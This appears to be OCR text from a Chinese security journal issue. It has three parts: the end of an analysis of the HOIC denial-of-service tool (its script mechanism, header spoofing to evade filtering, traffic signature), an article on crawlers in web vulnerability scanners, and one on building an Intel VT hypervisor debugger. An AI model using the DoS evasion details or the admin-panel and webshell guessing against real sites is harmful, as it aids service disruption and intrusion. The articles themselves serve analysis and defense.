黑客可以建立一个网站向外发布各种 .hoic 文件，别人只要下载黑客编写的 .hoic 文件并加载到 HOIC 中，就可以进行相应的 DoS 攻击，甚至不用输入目标 URL。如果用户设置添加的攻击 URL 与脚本中指定的目标 URL 不一样，此时发起攻击后，会先去访问用户设置添加的攻击 URL，提交 6 次同样的 HTTP 请求，然后再去 DoS 脚本中设定的地址，会抑制前述对话框中用户输入的 URL 从此不再攻击用户自己设置的 URL。这个设计不知是 HOIC 作者有意为之还是无心插柳，总之结果很险恶，因为 DutchFreedom.hoic 正是自己指定了目标 URL，并且还是随 hoic.zip 自带的。很多小白们使用 HOIC 进行 DoS 攻击，指定 DutchFreedom.hoic，他们最终都参与攻击 http://www.om.nl/，而不是攻击他们自己输入的目标 URL。

HOIC 的作者水平比 LOIC 的作者水平高，至少是个比较熟练的 RealBasic 程序员，程序 BUG 较少。HOIC 对使用者的水平有较高要求，需要了解 HTTP 协议本身，如果不提供现成的 .hoic 文件，很多使用者可能完全无法有效使用 HOIC 进行 DoS 攻击。而高水平的黑客们可以通过提供现成的 .hoic 文件利用各种小白们一起 DoS 指定目标。

四、与同类流行工具的对比及特点

本工具与同类拒绝服务攻击工具的区别和特点在于可允许用户定义目标主机的 URL、攻击强度和自定义攻击脚本。当用户点击 TURBO 按钮后，程序会间隔时间不断地调用用户自定义脚本来生成自定义 Headers。当用户点击 FIRE THE LAZERS 之后，程序会启动 N 个线程用来攻击目标主机，在攻击过程中会根据用户选择的攻击强度的不同，以不同的时间间隔发送数据报，并且在界面上同步发送的数据包的流量。

可使用用户自定义 Headers 来产生伪造

的 Header，比如自行添加修改 sessionID 或 cookie 信息可以对某些设置过滤或阻隔的站点同样进行有效攻击。优点是灵活多变，攻击的数据包都是正常的数据包，攻击请求都是有效的、无法拒绝的请求。缺点是不能攻击其他服务端口，此软件不支持代理，无法改变攻击来源使用真实 IP 进行攻击，但可通过第三方软件实现代理伪造攻击来源。仍然需要大量、分散的主机在同一时间集中进行攻击效果才更显著。

五、软件在网络上流量特征

攻击来源只有一台主机，此主机发出大量的数据包，占用了大量流量，非常异常。

这台主机发包的目标主机只有一个，同时其发包的时间间隔极短，是典型的网络攻击行为。

攻击采用的是合法协议，均是通过 HTTP 协议攻击目标主机固定端口，80 端口。

此种攻击和正常访问网站是一样的，只是瞬间访问量增加几十倍甚至上百倍。

六、软件历史沿革

The high orbit ion cannon Current Release: 2.1(dev)—2010/12/10

The high orbit ion cannon Current Release: 1.0—2010/12/09

浅析WEB应用扫描中的网络爬虫技术

核心技术部　周大

摘要：Web 应用扫描离不开对爬虫技术的研究，爬虫能力直接决定了 Web 应用扫描的漏洞检测能力，本文主要从 URL 的关系出发来介绍 Web 应用扫描中的网络爬虫技术。

关键词：Web　应用扫描　爬虫　DOM　URL

1、前言


近年来，云计算成为热点，其中一个重要表现形式就是基于 B/S 架构的 Web 应用大量增加，同时承载于 Web 上的应用也越来越多，Web 应用安全也愈发引发我们的关注。本文试图对 Web 应用扫描中的一个关键技术—网络爬虫技术—做一简单介绍。

2、Web 扫描中的爬虫

2.1 网络爬虫工作机理

网络爬虫，即 Spider，通常是指遵循 HTTP 协议、根据其中的超链接以及 Web 页面文档之间的索引关系来遍历万维网信息空间的软件程序。

网络爬虫是一个功能强大的自动提取网页的程序，负责收集页面来源。网络爬虫通过访问某一 URL 页面，来获得此页面内其他 URL，并且根据这些 URL 来遍历这个站点或者跳转到其他站点，从而实现遍历整个互联网空间，进而获得需要的 URL 集合。其主要工作原理如下图所示：



如上所述，常见的搜索引擎类网络爬虫负责收集互联网世界的所有页面并且存储下来，实际上，网络爬虫在一些细分领域负责收集特定信息的任务，比如文中要讨论的 Web 应用扫描使用的爬虫。

2.2 Web 应用扫描中的爬虫

一般地，典型的 Web 扫描系统架构示意图如下：

Web 应用扫描系统主要由三个组件组成：调度中心，爬虫，扫描插件。爬虫和扫描插件在调度中心的统一调度下工作。同时，为了提高并发处理能力，爬虫和扫描插件部分都是多线程并发运行的。

当爬虫线程在下载完一个初始 URL 后，分析其页面构造从而发现其中存在的 URL 链接，再将新发现的 URL 加入到爬虫队列中，在处理完毕后，将此 URL 提交到待扫描 URL 队列中，再从爬虫队列中取出一个 URL 重复前面的处理过程。

Web 扫描插件线程组则从待扫描 URL 队列里获得要扫描的 URL，并调度相关插件来对这个 URL 进行扫描，进而发现此 URL 上存在的漏洞。

整个系统一直工作到无法再发现新的

URL 并且完成已发现 URL 的检测。

2.3 Web 应用扫描中的爬虫特点

总体来说，所有类型的爬虫都是为了发现更多的 URL，但是对于 Web 应用扫描系统来说，由于其应用场景的特殊性，又有区别于普通搜索引擎爬虫的一些特性，主要归纳如下:

1. 检测对象的差异： Web 扫描中的爬虫组件，其检测目标一般为一个站点或者一系列站点，自然地，其主要工作对象是范围受限的。而搜索引擎的爬虫则是面向整个万维网上的所有链接。同时对一些站点或者应用来说是存在用户身份验证的，对 Web 扫描来说，需要登录进去再继续执行探测，而搜索引擎则无此需求。


2. 从 URL 的角度来看，有些是静态存在的，有些则是动态脚本语言生成的，对搜索引擎来说，对动态生成的 URL 关注度明显没有 Web 扫描的迫切，Web 扫描如果不能发现这些动态生成的 URL 就会产生严重的漏报。

3. Web 扫描不仅要发现正常链接在页面内的链接，也需要发现目标服务器上存在的一些特殊文件，比如相关脚本的备份文件以及配置信息等。

总之，全面、准确以及快速是 Web 扫描中爬虫追求的几个目标。

3、URL 存在形态分析

从联系的角度来看，互联网上的 URL 可分为有联系的和孤立的两类，如下图所示:



大部分的 URL 都是相互关联的，比如从 url-a 出发，通过 url-b、url-d 可到达 url-f，所有关联的 URL 最后组成了一个复杂的网络结构。但是，也存在一些 URL，比如 url-1、url-2 等是相对孤立的，试图从 url-a 系列以及 url-1 等页面直接来获得另外 url-2、url-3 是不可能的。

从 URL 的出现位置来看， 我们可将 URL 的出现位置分为如下几类:

3.1 HTML 静态标签

HTML 静态页面中存在大量 URL 入口，比如某页面存在 A 标签： 绿盟科技 ， 通过解析 A 标签的结构，我们知道这里存在一个新的 url 链接 http://www.nsfocus.com，类似的标签还有:

```
<img src=” http://www.nsfocus.com” >
<form action="/form_action.php" method="POST">
<frame src="frame_a.htm" />
<script src="script.js" />
```

```
.....
```

因为这些链接是静止在页面内，属于比较容易发现的链接类型。在页面下载回来后，我们甚至可简单地通过正则表达式查找出这些链接。

3.2 动态生成的链接

这里说的动态生成的链接是指通过javasript/vbscript生成的链接，它们需要通过script脚本解释引擎来组装生成， 如下伪代码:

```
<a href=" #"  onclick=clickme()> 点击 </a>
... ...
<input id=newid>
... ...
<script>
function clickme( )
{
    id=document.getElementById('myid').value
    path=" /newpath" ;
    page = "/page1.php" ;
    url= path + page + "?id=" + id;
    window.location= url ;
}
</script>
```

从这段伪代码中，我们无法直接看出来存在什么链接，分析代码可知，变量url由3个部分组成，path、page还有用户输入的id值。明显地，要知道最后的url，需要在输入框里输入数据并且触发这个函数执行。

3.3 存在于第三方组件里

在flash、silverlight等其他第三方组件里也存在URL链接，这些链接的生成需要对应的组件来解释。在flash应用中，我们点击某些按钮时，会触发一些新的网络请求，这些请求是通过内嵌的ActionScript来驱动的。silverlight也是类似。

3.4 孤立链接

最后，对Web扫描里的爬虫来说，还需要一定的孤立链接发现功能。这些孤立链接可能是备份文件，故意隐藏的管理后台入口， 甚至是网站被攻击后留下的webshell脚本等。这些链接比较难发现，但一般存在严重的安全隐患。

4、Web扫描中的爬虫技术

在Web扫描里使用的爬虫需要能处理上面提到的所有情形。我们注意到一点，万维网的出现是为了给人们提供一个方便信息分享的平台。人们之所以能方便地从一个网站跳转到另外的网站来畅游网络，是因为我们通过浏览器，在上面点击超链接，在输入窗口输入特定的信息，最后由浏览器以及服务器上的脚本来帮助我们实现网络漫游。可以说，在大部分情况下，我们是借助浏览器来实现的。对于爬虫这样的一个程序实现，我们只需要模拟人们在万维网上冲浪时的动作，点击超链接，在输入框里输入信息，就可能获得我们需要的链接了。具体来说，我们可通过下面几个方式来实现:

4.1 基于浏览器引擎的DOM树生成技术

DOM可以将任何HTML或者XML文档描绘成一个由多层节点构成的结构。节点分为几种不同的类型，每种类型分别表示文档中不同的信息或标记。每个节点都拥有各自的特点、数据和方法，另外也与其他节点存在某种关系。节点之间的关系构成了层次，而所有页面标记则表现为一个以特定节点为根节点的树状结构。

浏览器在加载完一个页面后，会在引擎内部生成一个完整的 DOM（文档对象模型）树结构，在 Firefox 下借助 Firebug 能直观地浏览 DOM 内部结构，如下图：

javascript 通过 document 对象表示文档，在浏览器中，document 对象是 HTMLDocument 的一个实例，用来表示整个 HTML 页面。并且，document 对象是 window 对象的一个属性，可以作为全局对象来访问。document 提供了以下几个方法有助于我们获得 url，见下表。


据此，我们获得 <a> 标签 href 的 javascript 代码如下：

```
urls=document.links;
console.log( "URL 个数 (links)：" + urls.length );
```

对象名	含义
document.forms	文档中所有包含 <form> 标签的集合
document.images	所有 <img> 标签的集合
document.links	所有含 href 特性的 <a> 元素

```
for(i=0;i<urls.length;i++)
{
    console.log( i + ':' + urls[i].href );
}
```

其在 Firebug 下运行效果如下图：



可以看出，页面上 <a> 标签包含的 URL 入口都被列出来了。对

于静态的 URL，我们可通过此类方式来获得。由自动加载函数比如 body 的 onload 事件触发生成的 URL 也可以获得。

4.2 触发页面控件绑定的事件

还有一些函数也可能生成 URL，但这些函数在没有用户交互时是不会出现在 DOM 里。也就是在用户没有交互前，它们是不会出现在 DOM 树里。

常见的一些控件事件如：onblur、onclick、ondblclick、onfocus、onkeydown、onkeypress、onkeyup、onmousedown、onmousemove、onmouseout、onmouseover、onmouseup、onresize，这些函数的触发都有可能产生新的 URL 链接。但是，有些事件不单是触发就能正常执行，而需要适当地构造用户输入数据，比如上例中的动态 URL，我们就可在扩展 js 代码中，预先设置 id 为 myid 的控件值，假设为 100，再激活 checkit() 函数，最后可得到相对路径 url 为 “/newpath/page1.php?id=100 ”。

4.3 字典猜测方式

对非链接上的 URL，我们需要通过猜测的方式来获得。

每发现一个页面的服务器端的脚本文件后，我们可以尝试猜测一些常见的备份文件扩展名，每发现一个服务端的目录结构后，可以尝试猜测管理后台入口以及常见的 webshell 等。

4.4 被动分析

前面提到的都是主动获得链接的方式，我们还可以考虑利用被动模式来获得更多链接。被动模式就是用户通过代理来访问网站，按正常的方式访问操作，期间与网站产生交互，代理端则对所访问网站的链接进行分析记录。如下图所示:

在代理组件跟踪到 URL 后，将其提交给爬虫进行处理。用此技术，可获取 Flash/Silverlight 中的链接以及基于 DOM 技术无法获得的连接。但要求用户点击所有可以点击的地方，并且在存在输入框的地方输入适当的内容。

4.5 搜索引擎

在条件许可的情况下，我们也可借助搜索引擎来发现一些链接。比如使用 google 搜索整个站点的语法 insite:www.nsfocus.com, 有时也能获得一些意外收获。

综合上面介绍的几个方法，我们最后构造出来的爬虫系统在 URL 发现方面就会比较完备了，经过统计，我们的 URL 发现率能够达到 98% 以上。

5、小结

本文从介绍爬虫，分析 URL 关系，到最后对 Web 应用扫描中使用的主要爬虫技术做了一个全面介绍，目前文中提及到的爬虫技术已经全面应用到绿盟科技 Web 应用扫描相关产品里, 作为一个“专攻术业，成就所托”并富有创新精神的专业团队，我们也正在为追求更高的 Web 应用漏洞检测能力而努力。

"玩"一下Intel的VT技术

安全研究院　邱鹏

摘要：在计算机发展日益强盛的今天，木马、病毒等一系列恶意软件给人们带来更多安全风险。安全技术人员在对这些恶意程序进行对抗的过程中，调试器已成为不可或缺的对象，然而恶意软件的反调试技术也给安全技术人员带来了无尽的麻烦。因此设计一款能够废除各种反调试技术的调试器也成了迫在眉睫的任务。Intel VT 技术的到来，给这种调试器的实现带来了曙光，本文就是以介绍 Intel VT 技术为起点，逐步讲解这种调试器的实现过程。

关键词：Intel VT　调试器　虚拟机　PCI

一、基于 Intel VT 技术的调试器的简介

在CPU 日益强大的今天，市面上的各种 CPU 都已经支持了虚级化技术，如 AMD 的 SVM，以及 Intel 的 VT。 采用虚拟化技术的调试器，能够在更底层对程序进行控制。 故此利用这种技术能够克服诸如 SoftIce、OllyDbg、WinDbg 等调试软件容易被发现的缺点，可以方便的用来调试各种带有反跟踪、反调试功能的病毒、木马及其他任何程序。

二、Intel VT 技术

Intel 芯片支持的硬件虚拟化技术称为 Intel VT 技术，就是以前众所周知的 “Vanderpool” 技术，这种技术让可以让一个 CPU 工作起来就像多个 CPU 并行运行，从而使得在一部电脑内同时运行多个操作系统成为可能。其主要原理是通过一组能影响到虚拟机管理层的事件实现的。

（一）Intel VT 技术的模型

Intel VT 技术中描述了两个层次，分别为虚拟机管理器（VMM）和客户层（Guest），两者分别处于 VMX ROOT 和 VMX NO-ROOT 两种模式下。

进入VMM 层，即相当于进入了 VMX ROOT 模式。和 Windows 划分的内核层和用户层相似，在 VMX ROOT 模式下可以控制处理器资源，物理内存，管理中断和 I/O 操作。

相对于 VMX ROOT 层来说，进入 Guest 即为进入 VMX NO-

ROOT 模式，在 Guest 层下可以有多个虚拟机，每个虚拟机都可以使用相同的接口来使用虚拟处理器、内存、存储设备等资源，并且每个虚拟机都可以独立的不受干扰地运行，它们之间是相互独立的。

在 VT 技术下的 VMM 和 Guest 的生命周期如图 1 所示:




图 1 VMM 和 Guest 的生命周期

图 1 表明，程序通过 VMXON 指令进入 VMX ROOT 模式下，开启了虚拟机管理器（VMM），然后通过 VM ENTRY 或者 VMLAUNCH（图 1 未标出）指令使得目标系统运行在虚拟机中。当某条指令或者异常产生了 VM Exit 事件之后，就会陷入虚拟机管理器（VMM）之中，等待程序处理完这次事件之后，可以通过 VMRESUME 指令返回到产生 VM Exit 事件的虚拟机中，直到程序调用 VMXOFF 指令后，整个虚拟机及其 VMM 被正式关闭。

（二）Intel VT 技术的相关结构和指令

在 VT 技术中，虚拟机控制块称为 VMCS（Virtual Machine Control Structure）。VMCS 由 3 部分组成，分别为 VMCS 版本标志（Revision Identifier）、VMX 退出原因指示器（VM-About Identifier）和数据区。Intel 规定软件在启动虚拟机之前必须先设置 VMCS 版本标志，因为不同的版本有不同的版本结构，但用户并不需要关心这些结构，设置的时候直接按照 Intel 给出的索引调用 VMWRITE 和 VMREAD 指令即可。

在数据区内，主要的组成部分如表 1 所示:

表 1 VMCS 的主要组成部分

名称	作用
Guest-state area	在发生 VMEXIT 事件时虚拟机当前状态保存在这里，在重新进入虚拟机时再利用此处的数据恢复虚拟机的状态。
Host-state area	在发生 VMEXIT 事件时虚拟机利用这里的数据恢复状态，在发生 VMENTRY 事件时虚拟机将状态保存在此处。
VM-execute control fields	这里是用来定义在什么情况下发生 VMEXIT 事件。
VM-exit control fields	此处定义了在 VMEXIT 事件发生时的附加工作。
VM-entry control fields	此处定义了在 VMENTRY 事件发生时的附加工作。
Vm-exit information fields	此处是在 VMEXIT 事件发生时自动记录的发生原因以及事件的种类等信息。

在开发 VT 调试器的时候表 1 所述的区域会进行特殊的设置以实现调试器的某些功能，具体设置下文会写到。

上文出现了许多 VT 技术所用到的指令，可能读者在那特定的环境中已经得出其指令的意义，但是这里还是得全面的介绍一下 VT 技术所用到的指令的作用。VT 技术的指令按功能分大概分为 3 部分:

1、维护 VMCS 结构的指令。

VMPTRLD：该指令用来激活一块 VMCS。

VMPTRST：该指令用来存储 VMCS 指令到指定位置。

VMCLEAR：该指令会使一块 VMCS 变为不活跃状态。

VMREAD：该指令用来从 VMCS 块中读取一个参数。

VMWRITE：该指令用来向 VMCS 块中写入一个参数。

2、与虚拟机管理器有关的指令。

VMCALL：该指令用于 Guest 和 Hypervisor 通信，执行这条指令会产生一个 VMEXIT 事件。

VMLAUNCH：该指令用来启动当前 VMCS 指针所指向的一个虚拟机。

VMRESUME：该指令用来在 VMEXIT 事件处理完成之后恢复虚拟机运行。

VMXOFF：该指令用来关闭整个 Hypervisor。

VMXON: 该指令用于告知处理器后续可以执行虚拟化相关指令。

3、管理 VT 相关的 TLB 的控制指令。

INVEPT：该指令用于 EPT 地址翻译中，使 TLB 中的缓存的地址映射失效。

INVVPID：该指令用于 TLB 中，使某个 VPID（虚拟机标示符）对应的地址映射失效。

（三）VT 技术下开启虚拟机的过程

在 VT 技术下进入虚拟机模式，开启虚拟机的全过程如图 2 所示:




图 2 开启虚拟机全过程

首先检查当前 CPU 是否支持硬件虚拟化技术，这可以通过使用 CPUID 指令来检查是否 CPUID(1):ECX.VMX[bit 5]=1（这句是表示操作数为 1 的 CPUID 指令，检查返回的 ECX 的 bit 5 位，也就是 VMX 位是否为 1）。开启虚拟机之前需要设置 CR4.VMXE[bit 13]=1，并且为 VMXON 和 VMCS 分配内存，VMCS 也可以在进入虚拟机后再分配。然后初始化 VMXON 结构，再使用 VMPTRLD 加载 VMCS 区域，用 VMWRITE 填充 VMCS 的结构，最后就可以使用 VMXLAUNCH 进入虚拟机了。

（四）VT 技术下 VMEXIT 事件的产生与处理

通过第一节的描述我们可以知道，所有的 Guest 内的消息都是通过 VMEXIT 来传递给 Hypervisor 也就是 VMM 层的，故此无论是调试器还是其他的一些虚拟化的产品的大部分操作还是在

VMEXIT 消息的处理上的。VT 技术下的 VMEXIT 的产生条件分为有条件和无条件两种，无条件的包括如 CPUID、GETSEC、INVD、XSETBV 和所有的 VMX 相关的指令，若虚拟机中有这些指令的执行，就会立即产生 VMEXIT 事件，挂起虚拟机等待 Hypervisor 的处理。

有条件的陷入事件包括由 I/O 访问、MSR 寄存器访问、HLT 等。有些事件需要配置 VMCS 结构体的相应部分，甚至有些需要配置相应的位图才可以拦截到这些事件，例如 I/O 访问，MSR 寄存器访问都需要配置位图。

在 VT 技术中一旦产生可 VMEXIT 事件，处理流程如图 3 所示。

图 3 表示的是一个由无条件陷入指令 CPUID 产生的 VMEXIT 事件的处理过程。首先 Host 部分调用 VMXLAUNCH 启动虚拟机，虚拟机中的某程序调用了 CPUID 指令，这时逻辑处理器就会产生 VMEXIT 事件，并陷入 Hypervisor 等待 VMEXIT 处理函数的处理。在处理完成后，Hypervisor 中调用 VMRESUME 指令恢复虚拟机（Guest）的运行。




图 3VMEXIT 事件的处理流程

三、基于 intel VT 技术的调试器

（一） VT 调试器的设计

VT 调试器的主要原理如图 4 所示。

首先通过上节所述的开启虚拟的方式开启虚拟机。将当前的系统投放到虚拟机中去，设置 VMEXIT 事件的处理模块，等待用户按下快捷键启动调试器，按键操作即为 I/O 操作，会产生 VMEXIT 事件，会被调试器的 VMEXIT 事件处理模块（VMExit Hnadler）捕获到，这时调试器会中断 Guest 运行，并启动界面部分。当用户输入




图 4 VT 调试器的原理图

下断点命令时，调试器会找到断点的地址，保存断点地址的一字节大小的数据，并向其中写入软件断点指令 INT3。当被调试进程执行到断点时会抛出异常。这时同样会产生一个 VMEXIT 事件，同样会被处理函数捕捉到，调试器接着会更新界面，将断点处的原始的一字节恢复。然后等待用户命令。一直等到用户卸载调试器的时候，调试器会调用 VMCALL 并且设一些特殊的标记，通知 VMEXIT 事件处理模块将 Guest 主机的环境设置给主机，终止虚拟机，关闭硬件虚拟虚拟化，最终实现虚拟机和主机之间切换。

（二）VT 调试器实现的具体细节

上述为 VT 虚拟机调试器的整个工作流程，但仅仅是一个概述，还有许多细节性的问题需要叙述，但由于硬件虚拟化和调试器涉及到很广的知识面，这里仅对本文所涉及的主要的问题进行阐述。

1、如何将当前运行的操作系统投放到虚拟机中去运行?

让当前系统切换到虚拟机中运行，可以在设置 VMCS 的 Gutes state area 的时候，将主机的环境（如：段基址、CR0、CR3、GDT、IDT 等）设置给 Guest。这样当虚拟机启动运行的时候，主机的系统就会运行在虚拟机里了。最后将 Host state area 的 RIP 指向 VMEXIT 事件处理模块的地址就能够在 VMEXIT 事件产生后得到执行。

2、如何才能使 VMEXIT 事件处理模块捕捉到键盘消息?

键盘操作即为 I/O 操作，让逻辑 CPU 能够产生 VMEXIT 事件，必须在 VMCS 结构里设置 I/O 位图地址（I/O Bitmap Address）。I/O Bitmap 控制域包含了 64 位的 I/O Bitmap A 和 B 的物理地址，每个大小为 4KB，I/O Bitmap A 包含了端口从 0000H 到 7FFFH。I/O Bitmap B 包含端口从 8000H 到 FFFFH。现在如果要捕捉键盘的输入（键盘的读端口为 0x60），则需将 I/O Bitmap A 里面的第 0x60 位设置为 1，这样在客户机中有键盘 I/O 操作时，则会产生 VMExit 消息。我们捕捉到 VMExit 消息，然后就能读取键盘的输入。

3、如何才能使 VMEXIT 事件处理模块捕捉到调试消息?

和捕捉键盘消息相同，VMCS 结构体同样有一个异常位图（Exception Bitmap），异常位图是一个 32 位大小的控制向量，当一个异常产生的时候，逻辑处理器就会按位检查这个控制向量是否设置为 1。如果设置为 1，则会产生一个 VM Exit。如果为 0，则这个异常将会通过 IDT 正常处理。这也是能过部分调试器的原因。这里如果要捕捉调试消息也就是 INT3 所产生异常的话，我们需将 DEBUG_EXCEPTION 位设置为 1 就可以了。其他每位对应的异常请参考 Intel 开发人员手册。

4、如何完成虚拟机到主机的切换?

在用户卸载调试器时，调试器会调用 VMCALL 指令通知 VMM 层也就是 VMEXIT 事件处理模块，VMEXIT 事件处理模块会读取 Guest 机也就是虚拟机的环境，然后设置为当前的环境，再调用 VMOFF 指令，最终跳出虚拟机，完成虚拟机与真实机的切换。

5、多处理器时该如何处理?

这个问题可以参考 Bulepill 的处理方式，其代码见 http://invisiblethingslab.com/itl/Resources.html，和其原理相似，我们可以为每个 CPU 都设计一个结构，里面包含 CPU 的 ID、栈地址、VMCS 结构地址、VMXON 结构地址、I/O 位图等结构。在初始化时，将这些结构都设置为相同的数据。这样在 VMEXIT 中断虚拟机时中断在哪个 CPU，就使用这个 CPU 执行调试器的代码，将其他 CPU 置于空转状态。由于对于每个 CPU 配置结构都相同，所以无论哪个 CPU 中断下来，都不会影响 VMExit Handler 的处理结果。




图 5 最终实现的界面

图 6 PCI-PCI 桥的配置空间的头部布局

（三）VT 调试器的界面设计

喜欢命令行界面调试的人们不能不熟悉 SoftIce 的界面，SoftIce 的界面给人留下了深刻的印象。这里可以采用模拟 SoftIce 的界面作为调试器的主界面，最终界面实现如图 5 所示。

当然这也借鉴了 hyperdbg 的界面框架，屏幕下图最简单而且最直接的办法就是直接操作显卡内存，进行画图操作。然而到了保护模式时代，直接操作显卡显存显然没有了 DOS 时代那样的简单，如何才能正确的找到显卡的地址呢？这里介绍 3 种获得显卡内存的方法。

1、通过扫描 PCI 设备获得显卡的内存地址。

我们通过 PCI 规范可知，理论上一台 PC 机可以有 256 条总线，每条总线可挂在 32 个设备，而每个设备又有 8 个功能号。每个设备都有自己的设备空间。图 6 为 PCI-PCI 桥的配置空间的头部布局。

通过 PCI 规范可知 VGA 设备的分类代码为 3，故此我们可通过遍历 PCI 总线上的设备来取得其分类代码为 3 的设备，读取配置空间的基址寄存器，这个寄存器里面的值即为显卡显存的物理地址。

历遍 PCI 设备的伪代码如下：

```
for(bus_no=0; buf_no < 256; buf_no++){
  for(dev_no = 0; dev_no < 32; dev_no++){
    for(func_no = 0; func_no < 8; func_no++){
      dev_config_spac = read_pci_conf(...);
                    if (dev_config_space.ClassCode == 3){
                        /* 这是个 VGA 设备 */
                        /* 判断地址属性为 PCI_BASE_ADDRESS_SPACE_IO*/
```

```
                    if (dev_config_space.base_register & PCI_BASE_ADDRESS_SPACE_IO)
                    return dev_config_space.base_register & PCI_BASE_ADDRESS_MEM_MASK;
        }
    }
  }
}
```

2、通过 DirectX 来直接获取。

(1) 调用 DirectDrawCreate 创建一个 DirectDraw 对象。

(2) 调用 SetCooperativeLevel 设置程序的控制级别。

(3) 调用 CreateSurface 创建主表面，会获取一个 Surface。

(4) 调用 Surface 的 Lock 函数返回的地址，就是指向后台缓存表面，对这个地址进行修改就会直接显示在屏幕上。这种方法在 bochs 虚拟机里面是不能运行的，因为 bochs 的虚拟显卡不支持 DriectX 画图。

3、通过向显卡驱动发送命令字获取。

(1) 读取注册 \\Registry\\Machine\\Hardware\\DeviceMap\\Video\\Device\\Video0 的值，这个值是显卡服务的注册表路径。

(2) 根据 (1) 读出的路径找出驱动服务的名称。

(3) 查询该服务名所对应的设备对象。

(4) 向设备发送 IOCTL_VIDEO_MAP_VIDEO_MEMORY 的 IRP，获取显卡的地址。

字体可以采用 UCDOS 下的点阵字库使其支持中文显示。如图 6 所示，这是采用的是 8×14 的点阵字库。

四、硬件虚拟化的前景展望

利用虚拟化技术可以实现一些普通软件实现不了的功能，相对于软件虚拟化来说，硬件虚拟化的运行效率大大增加。利用虚拟化技术丰富的事件陷入，VT 调试器仅仅是对其功能的很小一部分的体现，同样利用它也可以完成系统的无痕迹监控、驱动程序 Fuzz、影子系统、软件加密等一些强大的软件。随着虚拟化办公和应用的兴起，相信虚拟化技术也会在未来得到不断的发展。

参考文献

1.Intel 64 and IA-32 Architectures Software Developer Manuals 2B,3A,3B

2. 于淼，《New BluePill 深入理解硬件虚拟机》

3. 张银奎，《软件调试》

4.roberto.paleari，Hyperdbg 源代码，http://code.google.com/p/hyperdbg

5.Joanna Rutkowska，BluePill 源代码，http://invisiblethingslab.com/itl/Resources.html

6.Whowin，《遍历 PCI 设备》，http://hengch.blog.163.com/blog/static/10780067200822893345451/

